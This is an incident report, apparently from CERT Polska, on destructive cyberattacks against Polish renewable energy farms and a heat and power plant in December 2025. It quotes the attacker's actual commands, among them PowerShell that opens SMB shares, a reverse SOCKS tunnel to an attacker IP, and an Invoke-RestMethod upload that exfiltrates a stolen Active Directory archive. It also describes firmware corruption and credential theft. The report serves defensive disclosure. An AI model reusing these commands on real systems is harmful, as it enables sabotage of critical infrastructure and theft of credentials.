
Energy Sector Incident Report – 29 December



CERT.PL NASK

Ministry of Digital Affairs
Republic of Poland

Energy Sector Incident Report – 29 December

CERT.PL NASK

Ministry of Digital Affairs
Republic of Poland

The Author of This Report Is:

CERT Polska

(CERT.PL) – a team operating within the structures of NASK – National Research Institute, carrying out the tasks of CSIRT NASK, one of the three national-level CSIRT teams operating within Poland's national cybersecurity system.

Table of Contents

Introduction

On 29 December 2025, during the morning and afternoon hours, coordinated attacks occurred in Poland's cyberspace. The attacks targeted numerous wind and solar farms, a private company in the manufacturing sector, and a combined heat and power (CHP) plant supplying heat to nearly half a million customers in Poland. All of the attacks were purely destructive in nature – by analogy to the physical world, they can be compared to deliberate acts of arson. It is worth noting that this period coincided with low temperatures and snowstorms affecting Poland, shortly before New Year's Eve. Based on technical analysis, it can be concluded that all of the aforementioned attacks were carried out by the same threat actor.

These events affected both information systems (IT) and physical industrial equipment (OT), which is rarely observed in attacks reported publicly to date. We are publishing this report to share knowledge about the course of events and the techniques used by the attacker. We hope that this will increase awareness of the real risks associated with cyber sabotage. These attacks represent a significant escalation compared to the incidents we have observed so far.


Attack on Renewable Energy Plants

In the renewable energy sector, an attack targeted at least 30 wind and solar farms in Poland. The attack resulted in a loss of communication between the facilities and distribution system operators (DSOs), but it did not affect ongoing electricity generation. From the perspective of the transmission system operator (Polskie Sieci Elektroenergetyczne), the attack did not impact the stability of the Polish power system. It should be noted, however, that given the level of access obtained by the attacker, there was a risk of causing a disruption in electricity generation at the affected facilities. Even if such a disruption had occurred, analyses indicate that the combined loss of capacity across all 30 facilities would not have affected the stability of the Polish power system during the period in question.

Architecture of a Renewable Energy Facility

To understand the course of the attack and its consequences, it is first necessary to explain the architecture of renewable energy farms. Electricity generated from wind turbines and photovoltaic (PV) systems is collected and routed to a power substation, commonly referred to as the grid connection point (GCP). Within the substation, the voltage is stepped up by a transformer to 110 kV, enabling efficient transfer of power to the distribution grid. Grid operation and security are maintained by the distribution system operator (DSO), which oversees conditions at the connection point and ensures stable system operation.

FIG. 1 **Illustrative renewable energy farm and the location of the GCP**



The attack affected the GCP substation, which serves not only as the physical grid interconnection point but also as the location through which the DSO performs remote monitoring and supervisory control. Such substations are typically remotely managed and unmanned, with remote access capabilities commonly employed for operations and maintenance.

Within the industrial automation domain, the key GCP components relevant to the described attack include:

- Remote Terminal Unit (RTU): responsible for telecontrol functions and supervision of the substation's operation.
- Local HMI: used to visualize the operational status of the substation based on data provided by the RTU.
- Protection relays: responsible for protection functions, including fault detection and isolation.
- Serial device servers: used to connect devices utilizing RS232 or RS485 interfaces and to provide IP-to-serial connectivity, enabling communication with the DSO where a serial interface is required.
- Primary and backup communication links (a cellular router): used to connect to the distribution system operator's SCADA system via DNP3.0 or IEC 101 protocols.
- Integrated VPN concentrator and firewall: used to provide remote service access, network segmentation, and, where applicable, connectivity between the renewable energy facility's systems and the DSO.

It should be emphasized that in Poland DSOs typically require communication between the operator's SCADA system and the GCP to pass through the serial links, using the DNP3.0 or IEC 101 protocols. Such an approach reduces the likelihood that a compromise of the GCP could be leveraged as a direct attack vector against the DSO's network.

Attack Vector on the GCP

In each affected facility, a FortiGate device was present, serving as both a VPN concentrator and a firewall. In every case, the VPN interface was exposed to the Internet and allowed authentication to accounts defined in the configuration without multi-factor authentication. Due to the destructive actions carried out by the attacker, it was not possible to recover complete logs from any of the compromised devices. During the analysis, it was determined that some of these devices had been vulnerable in the past, in certain periods for extended durations, including to remote code execution vulnerabilities. Available intelligence indicates it is a common practice in the industry to reuse the same accounts and passwords across multiple facilities. In such a scenario, the compromise of even a single account could have enabled the threat actor to identify and access other devices where the same credentials were used.

The networks of the analyzed facilities often contained segregated VLAN subnets; however, at the time of the attack, the threat actor had administrative privileges on the device. These privileges were likely used to obtain credentials for a VPN account with access to all subnets. Even if no such account had existed, the attacker, having administrator-level access, could have modified the device configuration to enable equivalent access. All analyzed devices were factory-reset by the threat actor on the day of the attack. This action appears destructive in intent, likely aimed at hindering the restoration of operational capability, and it also served to erase traces of the attacker's activity.

Destructive Activities

On 29 December 2025, destructive actions were initiated at each of the affected facilities against the devices to which the threat actor had gained access. The activity observed within individual substations appears to have been at least partially automated. Devices were damaged in ascending order of IP addressing. It was observed that if the attack failed at a given IP address within a network segment, it was not continued against subsequent addresses

The damage to RTU controllers, described further, was the direct cause of the loss of communication between the facility and the DSO and prevented remote control, but did not affect the ongoing electricity generation.

Hitachi RTUs

In most of the affected farms, Hitachi RTU560 controllers were in use, running firmware versions 12.6.6.0, 12.7.3.0, 13.1.1.0, and 13.5.2.0. The devices were configured with default credentials, including an account named "Default." All devices exposed a web interface accessible from the GCP network and, with appropriate privileges, reachable from the FortiGate device.

The attack was carried out by logging into the web interface using the "Default" account. This account has permissions to modify the device firmware and was used to upload corrupted firmware. The firmware file, in ELF format, was modified such that 240 bytes of 0xFF were inserted at the program entry point. As a result, the processor executed an invalid instruction, which caused a fault and led to a device reboot loop.

FIG. 2 Original firmware (left) and firmware corrupted by the attacker (right)

```
[redacted] xxd -g 4 -l 250 -s 0x1000 WBLRXX.bin
00001000: a0109fe5 021b81e3 101f01ee 0010a0e3  ................
00001010: 9a1f07ee 00100fe1 1f10c1e3 c01081e3  ................
00001020: 01f029e1 0010e0e3 101f03ee 0010a0e3  ..).............
00001030: 101f0dee 301f0dee 00100fe1 1f10c1e3  ....0...........
00001040: d31081e3 01f029e1 54209fe5 0010e0e3  ......).T ......
00001050: 841082e5 a41082e5 c41082e5 e41082e5  ................
00001060: 68d04fe2 00b0a0e3 0010a0e3 000051e1  h.O...........Q.
00001070: 0900000a 0110a0e3 000051e1 0600000a  ..........Q.....
00001080: 0210a0e3 000051e1 0300000a 0410a0e3  ......Q.........
00001090: 000051e1 0000000a 0000a0e3 f12300ea  ..Q..........#..
000010a0: 0ef0a0e1 00002048 7808c500 00009fe5  ...... Hx.......
000010b0: 1eff2fe1 e4adb380 00009fe5 1eff2fe1  ../.........../.
000010c0: fcadb380 18009fe5 003090e5 000053e3  .........0....S.
000010d0: 00300003 c0374803 00308005 000090e5  .0...7H..0......
000010e0: 1eff2fe1 0030c480 38209fe5 043092e5  ../..0..8 ...0..
000010f0: 000053e3 0100000a 0400                ..S.......
```

```
[redacted] xxd -g 4 -l 250 -s 0x1000 WBLRXX.bin
00001000: ffffffff ffffffff ffffffff ffffffff  ................
00001010: ffffffff ffffffff ffffffff ffffffff  ................
00001020: ffffffff ffffffff ffffffff ffffffff  ................
00001030: ffffffff ffffffff ffffffff ffffffff  ................
00001040: ffffffff ffffffff ffffffff ffffffff  ................
00001050: ffffffff ffffffff ffffffff ffffffff  ................
00001060: ffffffff ffffffff ffffffff ffffffff  ................
00001070: ffffffff ffffffff ffffffff ffffffff  ................
00001080: ffffffff ffffffff ffffffff ffffffff  ................
00001090: ffffffff ffffffff ffffffff ffffffff  ................
000010a0: ffffffff ffffffff ffffffff ffffffff  ................
000010b0: ffffffff ffffffff ffffffff ffffffff  ................
000010c0: ffffffff ffffffff ffffffff ffffffff  ................
000010d0: ffffffff ffffffff ffffffff ffffffff  ................
000010e0: ffffffff ffffffff ffffffff ffffffff  ................
000010f0: 000053e3 0100000a 0400                ..S.......
```

It is worth noting that the modified firmware uploaded by the attacker identified itself as version 13.5.3.0, which was not deployed in any of the affected facilities. This indicates that the attacker likely obtained the firmware from outside the investigated environments.

FIG. 3 Excerpt from the RTU event log dated 29 December 2025

Seq. No.	Timestamp	User name	Event id	Severity	Source	Event text	Extra info
11986	2025-12-29 13:52:53.829	Default	1110	Event	FW BB	Log-in successful	
11987	2025-12-29 13:53:26.400	Default	2240	Event	FW BB	User session role changed successfully	
11988	2025-12-29 13:54:00.292	Default	2240	Event	FW BB	User session role changed successfully	
11989	2025-12-29 13:57:53.677	Default	13400	Event	FW BB	Firmware transferred to the device successfully	13.5.3.0
11990	2025-12-29 13:58:04.597	Default	5110	Event	FW BB	Manual Reset	
11991	2025-12-29 13:58:21.793 TIV	SYSTEM	5160	Event	FW BB	Gateway/RTU restarted	

The secure update feature, which enables verification of the uploaded firmware's digital signature, was introduced in version 13.2.1, but required explicit activation. None of the devices that supported secure update had this feature enabled. Even if it had been enabled, a vulnerability (CVE-2024-2617) exists that allows secure update to be bypassed. This vulnerability was fixed in version 13.7.7.

CERT Polska remained in contact with the Hitachi Energy PSIRT during incident handling, which independently confirmed the described attack scenario.

Mikronika RTUs

The attacker also carried out destructive actions at facilities where Mikronika controllers were in use. The controller architecture is based on the Linux operating system. In the observed incidents, the attacker used default credentials to log in via the SSH console to an account with root privileges. The attacker then executed a command intended to delete all files from the system, which resulted in device failure. The exact command executed during the attack was not preserved in the *.bash_history* file.

During the analysis, Mikronika was able to recover a portion of the device logs. These logs indicate that on 25 December 2025, at all facilities where the device was deployed, the attacker conducted network scanning and login attempts.

CERT Polska remained in contact with Mikronika during incident handling, and the company independently confirmed the described course of the attack.

Hitachi Relion Protection and Control Relays (IEDs)

In two cases, destructive actions were observed targeting Hitachi Relion 650 v1.1 IEDs. These devices have the FTP service enabled by default, which provides access to the device's system files. The attacker used a built-in account with default credentials to delete files essential for device operation. This resulted in an error that caused the device to shut down and prevented it from being restarted.

It should be emphasized that if the device had been deployed in accordance with the manufacturer's recommendations, the default FTP account would have been automatically disabled.

CERT Polska remained in contact with the Hitachi Energy PSIRT during incident handling, which independently confirmed the described course of the attack.

Mikronika HMI Computers

In some cases, Mikronika Syndis software installed on Windows 10 systems was used as the HMI. The machines were configured with a default password set during deployment for an account with local administrator privileges.

The attacker leveraged knowledge of this account (with no evidence of password-guessing attempts) to gain access to the machine via the Remote Desktop service. On 8 December 2025, the attacker introduced a series of system configuration changes. These included, among others, enabling administrative shares and creating a new firewall rule named “Microsoft Update”, which allowed communication over TCP port 445. The applied configuration changes enabled network access to disk via the SMB protocol, as well as remote command execution on the system. The modifications were carried out using PowerShell.

```
powershell.exe New-ItemProperty -Path 'HKLM:\SYSTEM\
CurrentControlSet\Services\LanmanServer\Parameters' -Name
'AutoShareWks' -Value 1 -PropertyType DWord -Force

powershell.exe New-ItemProperty -Path 'HKLM:\SYSTEM\
CurrentControlSet\Services\LanmanServer\Parameters' -Name
'AutoShareServer' -Value 1 -PropertyType DWord -Force

powershell.exe Get-Service LanmanServer|Restart-Service -Verbose
-Force

powershell.exe New-NetFirewallRule -Name 'Microsoft Update'
-DisplayName 'Microsoft Update' -Protocol TCP -LocalPort 445
-Action Allow
```

After introducing the new configurations on the computer, the attacker subsequently used the Impacket script suite to conduct reconnaissance activities. Among the commands executed were, for example, *netstat* and *tasklist*.

On the morning of 29 December 2025, the event logs and the operating system file system recorded a successful network logon, followed by the creation of a malicious file at the path *C:\Source.exe*. This file was then executed to damage the data.

FIG. 4

DynoWiper malware file on the HMI machine’s disk

Name	R	Size, Bytes	Created	Modified	Accessed
Temp			21.01.2021 11:56:05	21.01.2021 11:56:27	29.12.2025 10:37:00
Users			15.09.2018 06:09:26	22.01.2021 09:26:53	29.12.2025 11:12:38
Windows			15.09.2018 06:09:26	08.12.2025 11:22:54	29.12.2025 11:12:37
pagefile.sys	●	10,992,381,...	07.02.2023 08:34:47	13.03.2024 09:16:49	13.03.2024 09:16:49
Source.exe	●	167,424	29.12.2025 09:40:35	29.12.2025 09:40:36	29.12.2025 10:27:00

A full analysis of the Source.exe file is presented in a dedicated chapter. It is worth noting that this is exactly the same malware as that used in the incident at the Combined Heat and Power (CHP) plant, described later in this report, and referred to as DynoWiper.

In cases where an HMI with different credentials for the local administrator account, unsuccessful password-breaking attempts were observed. In those cases, the HMI was not damaged.

Moxa NPort Serial Device Servers

Each of the affected facilities used Moxa NPort 6xxx serial device servers. The devices had the web interface enabled and were configured with default login credentials. The attacker exploited these credentials to restore the devices to factory settings, change the login password, and set the device IP address to an unreachable value, such as 127.0.0.1. This resulted in the unavailability of the devices, while the change of the password and IP address was intended to cause delay in restoration of operational capability. In each of the analyzed cases, all Moxa devices accessible at the facility were targeted.

Attack on the Large CHP Plant

On 29 December 2025, an attack was also carried out against one of Poland's CHPs. The objective of the sabotage was the irreversible destruction of data stored on devices within the organization's internal network, achieved through the execution of the wiper[1] malware. The destructive attack was preceded by a long-term infiltration of the infrastructure and the theft of sensitive information related to the organization's operations. As a result of these activities, the attacker gained access to privileged accounts in the Active Directory domain, which enabled unrestricted lateral movement across the organization's systems. The distribution of the wiper malware to machines within the network was carried out using GPOs; however, the EDR solution deployed by the organization detected the malicious activity and blocked the attack. Indicators of suspicious activity within the infrastructure were observed several months prior to the execution of the wiper malware. It was not possible to fully confirm that two clusters of activity observed in 2025 were conducted by the same threat actor. However, the attacker's reconnaissance of industrial automation systems, combined with the lack of further activity following the theft of credential databases from a domain controller in the first cluster, suggests an actor operating over an extended period with a consistent operational profile.

[1] Wiper – malware designed to destroy files or wipe disks, with the objective of rendering a device non-functional or making data unusable.

Early Activity in the Organization's Infrastructure

Between March and July 2025, suspicious activities were observed within the attacked organization's infrastructure, including reconnaissance, unauthorized access to data, and attempts to obtain user credentials.

Initial Indicators of the Attacker's Presence

An analysis of Microsoft Windows event logs from the domain controller, together with events recorded by the EDR, showed that the attacker's first activities took place between March and May of 2025. Correlation of events made it possible to determine that the attacker gained access to one of the jump hosts, where RDP logins were recorded from an address assigned to one of the interfaces of a FortiGate perimeter device. Subsequently, from this machine, the attacker connected to other systems (including the domain controller) using Remote Desktop.

Reconnaissance Traces

Analysis of Microsoft Windows system artifacts revealed that after gaining access to the domain controller, the attacker continued infrastructure reconnaissance, with a particular focus on industrial automation systems, while also enumerating systems available within the network. For this purpose, the attacker used the nircmd console utility to capture screenshots of individual devices. To execute programs on target machines, the attacker used PsExec from the PsTools suite. Additionally, on many machines, remote execution of a command was observed that wrote information to a file named outlog.txt, including: currently running processes, network connections, routing tables, ARP cache, and the contents of user directories.

Commands executed using PsExec on multiple machines:

```
nircmd.exe "savescreenshot C:\Windows\Temp\imagetmp.png"

cmd.exe /c "tasklist > C:\Windows\TEMP\outlog.txt && netstat -nao
>> C:\Windows\TEMP\outlog.txt && netstat -r >> C:\Windows\TEMP\
outlog.txt && arp -a >> C:\Windows\TEMP\outlog.txt && dir /s /b C:\
Users >> C:\Windows\TEMP\outlog.txt"
```

On the domain controller, the attacker also interacted with the file systems of other systems, gaining access to them via the SMB protocol. Importantly, most of the systems accessed in this manner contained the word “scada” in their names, indicating a specific interest in the industrial automation domain. In addition, the attacker enumerated resources shared by a NAS server and attempted to establish RDP connections to additional machines. These activities were spread out over time and were predominantly conducted during standard business hours.

Privilege Escalation within the Infrastructure

Nearly one month after gaining access to the domain controller, the attacker placed a Base64-encoded ZIP archive on the server and decoded it using the built-in certutil utility. The material available for analysis did not allow the contents of the archive to be determined; however, immediately after this event, the EDR system detected a likely credential-theft attempt involving a memory dump of the LSASS process. Shortly thereafter, the attacker was also observed using Rubeus, a tool designed for attacks against the Kerberos authentication protocol. The attacker used it to create a Diamond Ticket. In the second half of July, the attacker performed a dump of the entire Active Directory database by extracting the contents of the ntds.dit file.

Attacker Activity in Late 2025

In late 2025, unauthorized activities associated with reconnaissance, credential theft, and data access were once again observed within the attacked organization's infrastructure. This time, the attacker also attempted to damage data on servers and workstations.

Method of Access to the Network Infrastructure

Analysis of the forensics data revealed that during the incident the attacker repeatedly established connections to the SSL-VPN portal service of a FortiGate device located at the organization's network perimeter. The attacker gained access to the infrastructure using multiple accounts that were statically defined in the device configuration and did not have two-factor authentication enabled. The attacker connected using Tor nodes, as well as Polish and foreign IP addresses, which were often associated with compromised infrastructure.

FIG. 5 **Excerpt from the FortiGate device event log showing two unauthorized login attempts**

```
devid=[REDACTED] devname=[REDACTED] vdom=[REDACTED] date=[REDACTED] time=08:12:12 eventtime=[REDACTED] tz="+0100" logid="0101039424"
type="event" subtype="vpn" level="information" vd=[REDACTED] logdesc="SSL VPN tunnel up" action="tunnel-up" tunneltype="ssl-web" tunn
elid=1014963558 remip=185.200.177.10 srccountry="Netherlands" user=[REDACTED] group="ssl-vpn-[REDACTED]-group" dst_host="N/A" reason=
"login successfully" msg="SSL tunnel established"
devid=[REDACTED] devname=[REDACTED] vdom=[REDACTED] date=[REDACTED] time=12:03:47 eventtime=[REDACTED] tz="+0100" logid="0101039424"
type="event" subtype="vpn" level="information" vd=[REDACTED] logdesc="SSL VPN tunnel up" action="tunnel-up" tunneltype="ssl-web" tunn
elid=1014963559 remip=185.200.177.10 srccountry="Netherlands" user=[REDACTED] group="ssl-vpn-[REDACTED]-group" dst_host="N/A" reason=
"login successfully" msg="SSL tunnel established"
```

After gaining access to the SSL-VPN portal service, the attacker used bookmarks defined in the configuration file that allowed authorized users to access jump hosts via the RDP. Analysis of the FortiGate device configuration file indicates that some users had statically configured target user credentials, which enabled connections to the jump host from the SSL-VPN portal without the need to provide additional local or domain user credentials.

FIG. 6

Excerpt from the FortiGate device configuration file showing an RDP-type bookmark with statically defined credentials

```
edit "[REDACTED]#ssl-vpn-[REDACTED]-group"
    config bookmarks
        edit "[REDACTED]"
            set apptype rdp
            set host "[REDACTED]"
            set keyboard-layout pol-214
            set port 3389
            set logon-user "[REDACTED]"
            set logon password ENC [REDACTED]
            set color-depth 32
            set width 1920
            set height 1080
        next
        edit "[REDACTED]"
            set apptype rdp
            set host "10.0.0.101"
            set port 3389
            set width 800
            set height 600
        next
        edit "[REDACTED]"
            set apptype rdp
            set host "10.0.0.101"
            set port 3389
            set logon-user "[REDACTED]"
            set logon-password ENC [REDACTED]
            set width 1280
            set height 1024
        next
    end
next
```

FIG. 7

Excerpt from the FortiGate device event log showing the attacker's use of the bookmark mechanism

```
devid=[REDACTED] devname=[REDACTED] vdom=[REDACTED] date=[REDACTED] time=08:13:03 eventtime=[REDACTED] tz="+0100" logid="0101039938
" type="event" subtype="vpn" level="warning" vd=[REDACTED] logdesc="SSL VPN pass" action="ssl-web-pass" tunneltype="ssl-web" tunnel
id=1014963558 remip=185.200.177.10 srccountry="Netherlands" user=[REDACTED] group="ssl-vpn-[REDACTED]-group" dst_host="10.0.0.101"
reason="rdp" msg="SSL web application activated"
devid=[REDACTED] devname=[REDACTED] vdom=[REDACTED] date=[REDACTED] time=12:14:36 eventtime=[REDACTED] tz="+0100" logid="0101039938
" type="event" subtype="vpn" level="warning" vd=[REDACTED] logdesc="SSL VPN pass" action="ssl-web-pass" tunneltype="ssl-web" tunnel
id=1014963560 remip=185.200.177.10 srccountry="Netherlands" user=[REDACTED] group="ssl-vpn-[REDACTED]-group" dst_host="10.0.0.101"
reason="rdp" msg="SSL web application activated"
```

Use of a Reverse SOCKS Proxy Tunnel

During his activities, the attacker tunneled certain actions using Reverse SOCKS Proxy software. This method involves deploying specialized software on a machine inside the internal infrastructure, which then establishes a tunnel to an attacker-controlled machine, often located on a public network. This setup allows the attacker to remotely route attacks to other systems within the internal network through the machine running the Reverse SOCKS Proxy. Traces of the execution of this type of software, along with the IP address of the attacker-controlled server, were identified on one workstation. For this purpose, the attacker used the rsocx[2] tool, operating under the filenames r.exe and rsocx.exe.

```
r.exe -r 31.172.71[.]5:8008
```

2 https://github.com/b23r0/rsocx

Infrastructure Reconnaissance Traces

Correlation of SSL-VPN sessions and Remote Desktop logins made it possible to identify the techniques and tools used by the attacker to conduct reconnaissance within the infrastructure. Among the tools used by the attacker were standard system utilities, including nslookup and ping. The use of built-in system tools allowed the attacker to avoid detection by security systems, as these utilities are natively installed in Microsoft Windows and are commonly used by both users and administrators.

FIG. 8

Excerpt from the event log of one of the domain controllers showing examples of executed ping and lookup commands

Time Created	Map Description	User Name	Executable Info
=	= Process creat…	=	=
2025-12-22 07:19:50	Process creation	[redacted]	nslookup [redacted]
2025-12-22 07:20:05	Process creation	[redacted]	nslookup [redacted]_scada_[redacted]
2025-12-22 07:21:20	Process creation	[redacted]	nslookup [redacted]
2025-12-22 07:21:34	Process creation	[redacted]	ping [redacted]
2025-12-22 07:22:53	Process creation	[redacted]	ping fortigate
2025-12-22 07:30:49	Process creation	[redacted]	ping [redacted]

Another tool used by the attacker for network reconnaissance was a port-scanning utility, namely Advanced Port Scanner and Advanced IP Scanner. Evidence of the execution of this software and access to files associated with it was detected on several devices within the organization’s network.

FIG. 9

Excerpt from the file system of one workstation showing traces of the execution of Advanced Port Scanner

Name	R	Size, Bytes	Created	Modified	Accessed
advanced_port_scanner_Aliases.bin	●	15	29.12.2025 09:17:36	29.12.2025 09:17:36	29.12.2025 09:17:36
advanced_port_scanner_Comments.bin	●	15	29.12.2025 09:17:36	29.12.2025 09:17:36	29.12.2025 09:17:36
advanced_port_scanner_MAC.bin	●	4	29.12.2025 09:17:36	29.12.2025 09:17:36	29.12.2025 09:17:36

Use of Microsoft Edge for Service Reconnaissance and File Transfers

Preserved logs indicate that the attacker used the Microsoft Edge web browser running in private mode (invoked with the --inprivate parameter) to access services located both within the organization’s internal network and at third-party entities. In addition, the browser was used to download additional files. While Advanced Port Scanner was downloaded directly from the vendor’s website, the attacker also retrieved files hosted on the Dropbox cloud storage service. Connections to the pastebin.com domain (a service used for storing and sharing text data) were also observed.

Methods of Communication Between Systems in the Infrastructure

The primary method of communication used by the attacker between computers within the network infrastructure was the RDP. This access method was also used by authorized users of the infrastructure, which allowed the attacker to avoid raising suspicion. Like legitimate users, the attacker first logged into a jump host and then proceeded to access other systems within the network.

The attacker also used a collection of scripts from the publicly available Impacket suite for communication between systems. Impacket enables interaction with a wide range of network protocols, including remote command execution on systems within the infrastructure, for example via the SMB service. Traces of Impacket usage were identified by the EDR system deployed in the infrastructure.

Theft of Credentials from the LSASS Service of the Workstation

To escalate privileges within the infrastructure and gain access to additional systems, the attacker employed a technique involving the extraction of credentials from a memory dump of the Microsoft Windows LSASS process. The LSASS service is responsible, among other functions, for user authentication within the operating system. During the incident, the creation of a memory dump of this service was observed. The attacker could then have attempted to crack user passwords or reuse password hash values to gain access to other systems.

FIG. 10

Excerpt from the antivirus quarantine file showing the path to the LSASS process memory dump created on one of the workstations

Theft of the Active Directory Database and Registry Hives from a Domain Controller

The attacker also targeted the SAM and SYSTEM registry hives, as well as the Active Directory database located on one of the domain controllers. The identified artifacts indicate that the attacker used the built-in reg command to create copies of the SAM and SYSTEM registry hives, and the vssadmin system utility to create a Volume Shadow Copy of the C: partition in order to steal the ntds.dit file containing the Active Directory database.

The stolen data was subsequently compressed, and an attempt was made to exfiltrate it using the PowerShell interpreter to a server controlled by the attacker.

```
Invoke-RestMethod -Uri http://31.172.71[.]5:50443 -Method Post
-InFile .\kkk.zip
```

FIG. 11 **Excerpt from the Remote Desktop client cache on a compromised workstation showing traces of commands used to create copies of the SAM and SYSTEM registry hives**

